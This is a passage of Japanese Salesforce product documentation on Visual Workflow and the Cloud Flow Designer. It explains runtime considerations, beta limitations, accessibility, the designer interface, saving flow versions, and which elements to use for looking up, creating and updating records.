- 削除要素が含まれるフローをテストする場合は注意が必要です。無効なフローでも、削除操作がトリガされます。
- 実行時に、日付/時間値のタイムゾーンが Cloud Flow Designer に表示される値と異なる場合があります。実行中、日付/時間値は実行ユーザの Salesforce でのタイムゾーン設定を反映します。
- インタビューは、関連付けられているトランザクションが完了するまで、アクション (メールの送信、レコードの作成、編集、削除など) を実行しません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。レコード要素および高速要素だけがレコードを作成または更新するわけではありません。Chatter への投稿要素、承認申請要素、クイックアクション要素もレコードを作成または更新します。
- フローを移動するときに、ブラウザの [戻る] ボタンや [進む] ボタンを使用しないでください。これを行うと、フローと Salesforce の間でデータの矛盾が生じる場合があります。
- 1 つのフローには、最大 50 個のバージョンを作成できます。フローを実行すると、有効なバージョンが表示されますが、さらに新しいバージョンが存在する可能性があります。
- Salesforce データベースを操作するフローの場合、関連するレコードと項目を作成、参照、編集、および削除する権限がユーザにあることを確認します。権限がない場合、ユーザがフローを起動しようとすると権限が不十分であるというエラーが表示されます。たとえば、フローはケースレコードの状況を検索して更新するとします。このフローユーザは、ケースオブジェクトの「状況」項目に対する「参照」権限と「編集」権限が必要です。
- フローを配布するとき、URL パラメータを使用して Salesforce レコードから通貨項目値を currency 型のフロー変数に渡さないでください。通貨項目が差し込み項目 (`{!Account.AnnualRevenue}` など) を介して参照される場合、値には通貨単位の記号 ($ など) が含まれます。currency 型のフロー変数で受け入れられるのは数値のみであるため、フローは実行時にエラーになります。代わりに、URL パラメータを使用してレコードの ID を text 型のフロー変数に渡します。フローでは、その ID を使用して該当するレコードの通貨項目の値を検索してください。

Lightning ランタイム (ベータ) の制限事項

メモ: 今回のリリースには、ベータバージョンのフロー Lightning ランライムが含まれています。機能の品質は高いですが、既知の制限があります。フロー Lightning ランタイムは、Salesforce がドキュメント、プレ

スリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。フロー Lightning ランタイムに関するフィードバックと提案は、IdeaExchange からお寄せください。

組織で Lightning ランタイムを有効にしているとき、Lightning Experience のフローは次のものに読み込まれません。

- Web タブ
- サイドバー付きまたはサイドバーなしで既存のウィンドウを表示するように設定されているリストボタン

組織で Lightning ランタイムを有効にしているとき、Salesforce Classic のフローは次のものに読み込まれません。

- Web タブ
- サイドバー付きまたはサイドバーなしで既存のウィンドウに表示されるように設定されているカスタムボタンまたはリンク

ユーザは、小数点以上と小数点以下の桁も含めて、合計 16 桁より多い数値を入力できません。

関連トピック:

- フローのテスト
- フローインタビュー
- Visual Workflow の制限および考慮事項
- フローランタイム環境 (ベータ)

フローのアクセシビリティ

Visual Workflow は、米国リハビリテーション法第 508 条に準拠していますが、いくつかの例外があります。

- [次へ] または [前へ] をクリックしても画面のタイトルは変わらないため、新しいページが表示されたかどうかを認識できないことがあります。
- ラジオボタン項目には表示ラベルがありません。スクリーンリーダーで質問を識別することはできません。
- プロンプトが指定されていない質問は、正しく読み取れない場合があります。
- 項目の読み取り中に、エラーは読み取られません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- Visual Workflow の制限および考慮事項

フローの作成

自動化するプロセスを理解したら、そのプロセスの Cloud Flow Designer でフローを設計します。

ヒント: フローの作成を開始する前に、計画を立てます。ビジネスプロセスの詳細を完全に理解していると、Visual Workflow を使用してビジネスプロセスを簡単に自動化できます。

Cloud Flow Designer を初めて使用する場合は、 『Cloud Flow Designer Workbook』 のサンプルフローのチュートリアルを 1 つ以上実際に実行してみることをお勧めします。ツールとそのしくみを学習するのに非常に役立ちます。

1. Cloud Flow Designer を開きます。[設定] で、[クイック検索] ボックスに「フロー」と入力して、[フロー] を選択し、[新規フロー] をクリックします。
2. 適切な要素をキャンバスにドラッグします。

   ヒント: ノードに必要な要素が確定していない場合は、確定するまでプレースホルダとしてステップ要素を追加します。ステップ要素はいつでも後で置き換えられます。
3. 要素の順序が明確になるように要素を接続します。
4. 実行時のフローの開始要素を指定します。
5. フローに対して行った変更を保存します。
6. フローをテストして、期待どおりに動作することを確認します。
7. ユーザが実行できるようにフローを有効化します。
8. フローを適切なユーザに配布します。

関連トピック:

- フローの管理
- フロー設計の考慮事項
- フローのアクセシビリティ
- フローのビルディングブロック

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」


フローのビルディングブロック

要素、コネクタ、およびリソースを組み合わせて使用し、フローを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- 各要素 (1) は、フローで実行できるアクションを表します。たとえば、Salesforce データの読み取りや書き込み、フローユーザへの情報の表示、フローユーザからのデータの収集、ロジックの実行、データの操作などがあります。
- 各コネクタ (2) は、実行時にフローで使用できるパスを定義します。
- 各リソース (3) は、フロー全体で参照できる値を表します。

関連トピック:

フロー要素
フローのリソース
フローコネクタ

Cloud Flow Designer

Cloud Flow Designer では、コードを記述せずにフローを設計できます。

動画やサンプルフローなどの有用なリソースのコレクションについては、Cloud Flow Designer を開いて [開始] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Cloud Flow Designer の要件

Cloud Flow Designer を使用するには、最新のブラウザと Adobe® Flash® Player が必要です。

Cloud Flow Designer ユーザインターフェースのツアー

Cloud Flow Designer を使用してフローを設計する前に、ツールの主要コンポーネントを理解してください。

フロー内の検索

フローが拡大し、複雑化するにつれて、フロー内の要素の検索もより困難になります。Cloud Flow Designer では、フロー要素およびリソースを迅速に検索するためのツールを提供します。

パレット内の検索

フロー、アクション、および Apex クラスを組織に追加すればするほど、パレット内で特定の項目を見つけるのが難しくなります。ただし、パレット内で検索することにより、フローに適切な要素を迅速に見つけることができます。

関連トピック:

- フロー要素
- フローのリソース

Cloud Flow Designer の要件

Cloud Flow Designer を使用するには、最新のブラウザと Adobe® Flash® Player が必要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

推奨要件は、次のとおりです。

- Windows® Internet Explorer® バージョン 8 ～ 11、Google® Chrome™、Mozilla® Firefox®。Internet Explorer 6 および 7 はサポートされていません。
- Adobe® Flash® Player バージョン 10.1 以降。Cloud Flow Designer を実行するには、バージョンは、10.0 以降が必要です。
- 1024x768 以上のブラウザ解像度。


Cloud Flow Designer ユーザインターフェースのツアー

Cloud Flow Designerを使用してフローを設計する前に、ツールの主要コンポーネントを理解してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



ボタンバー (1)

作成しているフローを管理します。

- [実行] で、開いているフローの最後に保存されたバージョンを実行します。フローにサブフロー要素が含まれる場合、各サブフローは、参照されるフローの有効なバージョンを実行します。参照されるフローに有効なバージョンがない場合、サブフロー要素は参照されるフローの最新バージョンを実行します。
- 右側の状況インジケータには次の情報が表示されます。
  - フローが有効かどうか
  - フローへの最新の変更が保存されているかどうか
  - 最後に保存されたバージョンのフローに警告またはエラーがあるかどうか

    警告またはエラーのリストを表示するには、インジケータをクリックします。

キャンバス (2)
: キャンバスは、要素を追加してフローを作成する作業エリアです。キャンバスに要素を追加して要素を接続するときに、フローのダイアグラムが表示されます。

[パレット] タブ (3)
: [パレット] タブから、画面やレコードの作成などの新しい要素をフローに追加します。

[リソース] タブ (4)
: [リソース] タブから、フローで使用する変数や数式などのリソースを作成します。

[エクスプローラ] タブ (5)
: [エクスプローラ] タブは、フローに追加したすべての要素およびリソースのライブラリです。

関連トピック:

- フロープロパティ
- フローの要素、リソース、コネクタの管理
- パレット内の検索
- フロー内の検索

フロー内の検索

フローが拡大し、複雑化するにつれて、フロー内の要素の検索もより困難になります。Cloud Flow Designer では、フロー要素およびリソースを迅速に検索するためのツールを提供します。

Cloud Flow Designer でフローを開きます。次に、以下の 1 つ以上のオプションを使用して、フローの要素またはリソースを検索します。

- [エクスプローラ] タブで、検索テキストを入力します。
  [エクスプローラ] タブでは、プロパティに入力テキストが含まれる要素およびリソースのみが表示されます。
- 🔍 をクリックして、[エクスプローラ] タブのコンテンツを 1 つの種別の要素またはリソースに絞り込みます。
  検索条件を削除するには、🔍 をクリックして、[すべて検索] を選択します。
- [キャンバスで結果を強調表示] を選択して、結果以外のキャンバス上のすべての表示要素をグレー表示します。
- キャンバスのエリアの右上角の近くのコントロールを使用して、必要応じてズームイン/アウトします。
- キャンバスのエクスプローラ項目の場所を表示するには、次の手順の 1 つを実行します。

  エクスプローラ項目がキャンバスの表示可能要素または画面項目である場合の手順は、次のとおりです。

  1. [エクスプローラ] タブの項目にマウスを置きます。
  2. 🔍 をクリックします。

  エクスプローラ項目がキャンバスに表示されないリソースである場合の手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する
- 「Force.com Flow の管理」

1. [エクスプローラ] タブの項目をクリックします。
2. [説明] ペインで [利用状況] タブをクリックします。
3. [利用状況] タブにリストされている要素の上にマウスを置きます。
4. 🔍 をクリックします。

キャンバスは要素を表示するよう移動し、一時的にその要素を強調表示します。

関連トピック:

Cloud Flow Designer ユーザインターフェースのツアー

パレット内の検索

フロー、アクション、および Apex クラスを組織に追加すればするほど、パレット内で特定の項目を見つけるのが難しくなります。ただし、パレット内で検索することにより、フローに適切な要素を迅速に見つけることができます。

[パレット] タブから、次のオプションを使用して特定の項目を検索します。

- 🔍 の横に検索テキストを入力します。
  パレットには入力したテキストを含む項目のみが表示されます。
- [パレット] タブの内容を 1 種類の要素に絞り込むには、🔍 をクリックして、表示する要素を選択します。
- 検索条件を削除するには、🔍 をクリックして、[すべて検索]を選択します。

関連トピック:

Cloud Flow Designer ユーザインターフェースのツアー

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

フローの開始要素の設定

フローを保存する前に、最初に実行する要素を指定します。

1. フローの開始要素にマウスポインタを置きます。
2. をクリックします。

関連トピック:

フローの保存

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

フローの保存

Cloud Flow Designer でフローを作成した後、その保存方法にはいくつかのオプションがあります。

初回保存
: 新しいフローを初めて保存する場合、ダイアログボックスが表示されます。各フローのプロパティに値を入力します。フローの保存後は、一意の名前を変更することはできません。

適用
: フローを保存したことがある場合、[保存] ボタンは適用として機能し、以前の作業を上書きします。ただし、有効なフローを編集する場合は、[保存] ボタンは機能しません。新しいバージョンまたは新しいフローとして変更を保存するには、[別名で保存] を使用します。

別名で保存
: 一度フローを保存すると、このボタンが利用できるようになります。2 つのオプションがあります。

- [新規フローとして保存]では、ダイアログボックスが表示されます。そこに、新しい名前、一意の名前、および説明を入力すると、完全に新しいフローとして変更を保存できます。
- [新規バージョンとして保存] では、フローが現在のフローの新しいバージョンとして保存されます。フローを変更し、古い設定をバックアップとして維持する場合にこのオプションを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

各フローには、最大 50 個のバージョンを作成できます。新しいバージョンを保存するときに、一意の名前は更新できません。

フローまたはフローのバージョンを保存する場合は、次のことに注意してください。

- ブラウザタブでフローの詳細ページを開いている場合は、編集したバージョンを実行する前に、別のタブでバージョンを編集します。
  1. そのバージョンを保存します。
  2. Cloud Flow Designer を閉じます。
  3. 最初のタブでフローの詳細ページを更新します。
- フロープロパティを変更したときに、何らかの理由で保存に失敗した場合、フロープロパティは前の値に戻りません。

関連トピック:

Cloud Flow Designer

フローのバージョンの有効化または無効化

一般的なフロータスク

いくつかのタスクは複数のフロー使用事例に共通します。たとえば、決定要素と待機要素両方の条件を定義できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローの要素、リソース、コネクタの管理

要素、リソース、コネクタを追加、編集、または削除して、カスタマイズします。

フロー内での Salesforce レコードの操作

フローの実力は、組織のレコードの更新を自動化できることで発揮されます。フローでは、レコードからの値の検索、レコードの作成、レコードの更新、レコードの削除など、あらゆることを自動で実行できます。

フロー数式を使用したユーザ入力の検証

通常の入力規則と同様に、フロー画面でのユーザ入力を検証できます。

フロー条件の定義

フローで特定の決定結果をいつ使用し、特定の待機イベントをいつ待機するかを制御します。

フローが辿るパスの定義

キャンバス上の要素を結び付けて、フローが実行する要素とその実行順序を特定します。

フローが失敗した場合の処理のカスタマイズ

レコード更新要素や承認申請要素など、Salesforce データベースを操作する要素がフローに含まれていると、フローが失敗することがあります。失敗する可能性があるすべての要素に障害パスを追加して、デフォルトの動作を変更します。

フローの要素、リソース、コネクタの管理

要素、リソース、コネクタを追加、編集、または削除して、カスタマイズします。

	追加	編集	削除
要素	[パレット] タブからドラッグし、キャンバスにドロップします。	ダブルクリックするかマウスポインタを置いて、 をクリックします。	マウスポインタを置いて、 をクリックします。
リソース	[リソース] タブで、ダブルクリックします。	[エクスプローラ] タブでダブルクリックするかマウスポインタを置いて、 をクリックします。	[エクスプローラ] タブにマウスポインタを置いて、 をクリックします。
コネクタ	キャンバスで要素の最後にあるノードをクリックし、ターゲット要素の任意の場所に線をドラッグします。	なし	選択して、Delete キーを押します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

関連トピック:

- フロー要素
- フローのリソース
- フローコネクタ

フロー内での Salesforce レコードの操作

フローの実力は、組織のレコードの更新を自動化できることで発揮されます。フローでは、レコードからの値の検索、レコードの作成、レコードの更新、レコードの削除など、あらゆることを自動で実行できます。

これらの各操作について、Cloud Flow Designer では少なくとも 2 つの要素から選択できます。次のトピックを参照して、それらの要素間の違いを理解し、ケースに最適な要素を決定します。

ヒント: 使用するオブジェクトと項目の API 名を知っておく必要があります。Cloud Flow Designer では、表示ラベルではなく API 名が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce レコードからフローへの値の取り込み

Salesforce レコードの情報をフローで使用するためには、事前にその情報をフロー変数に取り込む必要があります。レコード検索要素または高速検索要素のいずれかを使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

フローからの Salesforce レコードの作成

Salesforce レコードを作成するには、レコードの作成、クイックアクション、高速作成のいずれかの要素を使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

フローからの Salesforce レコードの更新

既存の Salesforce レコードの項目値を更新するには、レコード更新、クイックアクション、高速更新のいずれかの要素を使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

フローからの Salesforce レコードの削除

Salesforce レコードを削除するには、レコード削除要素または高速削除要素を使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

Salesforce レコードからフローへの値の取り込み

Salesforce レコードの情報をフローで使用するためには、事前にその情報をフロー変数に取り込む必要があります。レコード検索要素または高速検索要素のいずれかを使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

または、Salesforce データベースとやりとりする要素から値を渡します (Chatter への投稿要素によって作成された投稿の ID など)。

例: ある取引先の所有者にメールを送信する必要があるとします。そのためには、フローがそのユーザのメールアドレスと名前を認識している必要があります。

組織のレコードからフローに値を取り込むために、Cloud Flow Designer の [レコードの検索] または [高速検索] のいずれかの要素を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フロー検索要素の選び方

この 2 つのフロー検索要素はとてもよく似ています。次の表に、両者の主な違いがまとめられています。



	値を保存できる場所	項目値をフロー変数に対応付ける方法	検索するレコード数
レコードの検索	• 変数 • sObject 変数	1. 保存する各項目を指定します。 2. 項目ごとに、その特定の値を保存するフロー変数を指定します。 この要素を使用する場合は、各項目値を変数に直接対応付けるため、より細かく設定できます。ただし、細かく設定するほどクリック数が多くなります。	1 つのみ
高速検索	• sObject 変数 • sObject コレクション変数	1. すべての項目値を保存するフロー変数を指定します。 2. 値をそのフロー変数に保存する項目を指定します。	sObject 変数の場合は 1 つ sObject コレクション変数の場合は 1 つ以上

各項目を変数に対応付けるときのクリック数を少なくしたい場合を除き、2つの要素の選択の決め手となるものはありません。適切な検索要素を選択するには、値を保存する必要のある変数の種別を確認します。

- 単一値の非 sObject 変数に値を保存する場合は、レコード検索要素を使用します。
- sObject コレクション変数に値を保存する場合は、高速検索要素を使用します。
- 単一値の sObject 変数に値を保存する場合は、どちらでも構いません(高速検索のほうがクリック数が少なくなる可能性があります)。

ヒント: 組織の制限を節約するために、可能な限り高速要素を使用することをお勧めします。詳細は、「トランザクションでのフローの一括処理」を参照してください。

例: 以下は、それぞれの検索要素を使用して、ユーザの名前とメールアドレスを保存する方法を示しています。

レコード検索	
高速検索	

関連トピック:

- フローの高速検索要素
- フローのレコード検索要素
- フロー内での Salesforce レコードの操作

フローからの Salesforce レコードの作成

Salesforce レコードを作成するには、レコードの作成、クイックアクション、高速作成のいずれかの要素を使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

例: 顧客の満足度スコアが特定の値より低くなった場合に、自動的にケースを作成します。

1 つ以上の Salesforce レコードを作成するには、フローで次の手順を実行します。

1. 新しいレコードの項目値を指定します。
2. それらの変更を Salesforce データベースに保存します (つまり、変更がデータベースに保存されるまでは、変更はフローの内部にのみ存在しています)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードを作成するフロー要素の選択基準は?

作成要素間の主な違いは、要素が作成できるレコードの数と適用する項目値を特定する方法です。

一度に複数のレコードを作成する必要がある場合

一度に複数のレコードを作成するには、高速作成要素を sObject コレクション変数と共に使用します。組織の制限を超えないように、可能な限り高速要素を使用することをお勧めします。詳細は、「トランザクションでのフローの一括処理」を参照してください。

レコードの作成要素とクイックアクション要素では、同時に作成できるレコードは 1 つだけです。高速作成要素では、1 つのレコード (sObject 変数を使用する場合) または複数のレコード (sObject コレクション変数を使用する場合) を作成できます。

作成する必要があるレコードが 1 つのみの場合

すでに sObject 変数に使用するレコードの値を入力済みである場合は、高速作成要素を使用します。

sObject変数からの値と他のリソースからの値の組み合わせを使用する場合(単一値変数または画面入力項目など) は、レコード作成要素またはクイックアクション要素を使用します。2 つの要素は次の点で異なります。

- 要素でどの項目が使用できるか
- 要素によってオブジェクトの必須項目が提供されるかどうか
- 要素によって新しいレコード ID を保存できるかどうか

  ID の保存は、たとえば、取引先を作成してからその取引先に関連付けられた取引先責任者を作成する場合 (もちろんこのときに ID が必要です) に役立ちます。

	使用できる項目	必須項目	新しいレコード ID
レコードの検索	オブジェクトのすべての項目。オブジェクトと、値を設定するすべての項目を手動で選択します。	表示されない	作成したレコードの ID を後でフロー内で使用するために保存できる。

	使用できる項目	必須項目	新しいレコード ID
高速検索	クイックアクションレイアウトに含まれている項目のみ。 クイックアクションを作成するときに特定の項目のデフォルト値を指定すると、レコードを作成するときにそれらの値が使用されます。	表示される 必須であるかどうかは、クイックアクションレイアウトで何が必須とマークされているかに基づきます。	作成したレコードの ID を後で使用するために保存できない。


ヒント: 次のすべての項目に該当する場合は、クイックアクション要素を使用します。

1. アクション種別が [作成] である。
2. アクションのレイアウトに更新する項目がすべて含まれている。
3. 新しいレコードの ID を後でフロー内で参照する必要がない。

それ以外の場合はレコード作成要素を使用します。

例: 次に、各作成要素を使用して、顧客の満足度スコアが低すぎる場合にケースを作成する方法を示します。

レコード作成	 レコードの任意の項目を設定できますが、レコード作成要素ではこのオブジェクトに対してどの項目が必須かが示されません。
高速作成	 適切な項目を使用して {!svarCase} を入力済みであることを前提とします。

クイックアクション([作成]種別)	 アクションレイアウトから使用できるのが上記の 4 項目のみであるため、この要素に対して設定できるのもこれら 4 つの項目のみです。取引先責任者 ID は、関連付けられたアクションレイアウトに必要であるため、この要素では必須です。

関連トピック:

- フローの高速作成要素
- フロー内での Salesforce レコードの操作
- フローのクイックアクション要素
- フローのレコード作成要素

フローからの Salesforce レコードの更新

既存の Salesforce レコードの項目値を更新するには、レコード更新、クイックアクション、高速更新のいずれかの要素を使用します。どの要素が適切かは、フローの他の部分の処理によって異なります。

例: ユーザが商談レコードの [成立] ボタンをクリックすると、フローで商談のフェーズが更新されます。

1つ以上の既存の Salesforce レコードの項目を更新するには、フローで次の手順を実行します。

1. 更新するレコードを指定します。
2. これらのレコードの新しい項目値を指定します。
3. それらの変更を Salesforce データベースに保存します (つまり、変更がデータベースに保存されるまでは、変更はフローの内部にのみ存在しています)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードを更新するフロー要素の選び方

要素間の主な違いは、更新するレコードの認識方法、適用する新しい項目値の認識方法、更新可能なレコード数の 3 点です。

クイックアクション要素はレコードを一度に1つしか更新できませんが、レコード更新要素と高速更新要素は複数のレコードを更新できます。

	更新するレコードを指定する方法	レコードの新しい項目値を指定する方法	更新するレコード数
レコードの更新	同じ要素内で検索条件を使用する。	同じ要素で、更新する各項目を変数またはその他のリソースに対応付けます。 リソースのデータ型が選択された項目のデータ型と一致している限り、すべてのリソースがサポートされます。	1 つ以上
クイックアクション	別の要素で単一値の変数に ID を入力します。この ID は [関連レコード ID] パラメータに使用します。	同じ要素で、更新する各項目を変数またはその他のリソースに対応付けます。 リソースのデータ型が選択された項目のデータ型と一致している限り、すべてのリソースがサポートされます。	1 つのみ
高速更新	別の要素で sObject 変数または sObject コレクション変数に入力します。	割り当て要素などの別の要素で、sObject 変数または sObject コレクション変数の値を更新します。	sObject 変数の場合は 1 つ sObject コレクション変数の場合は 1 つ以上

次に該当する場合は、高速更新要素を使用します。

- sObject 変数または sObject コレクション変数に目的の値を入力済みである。

  ヒント:

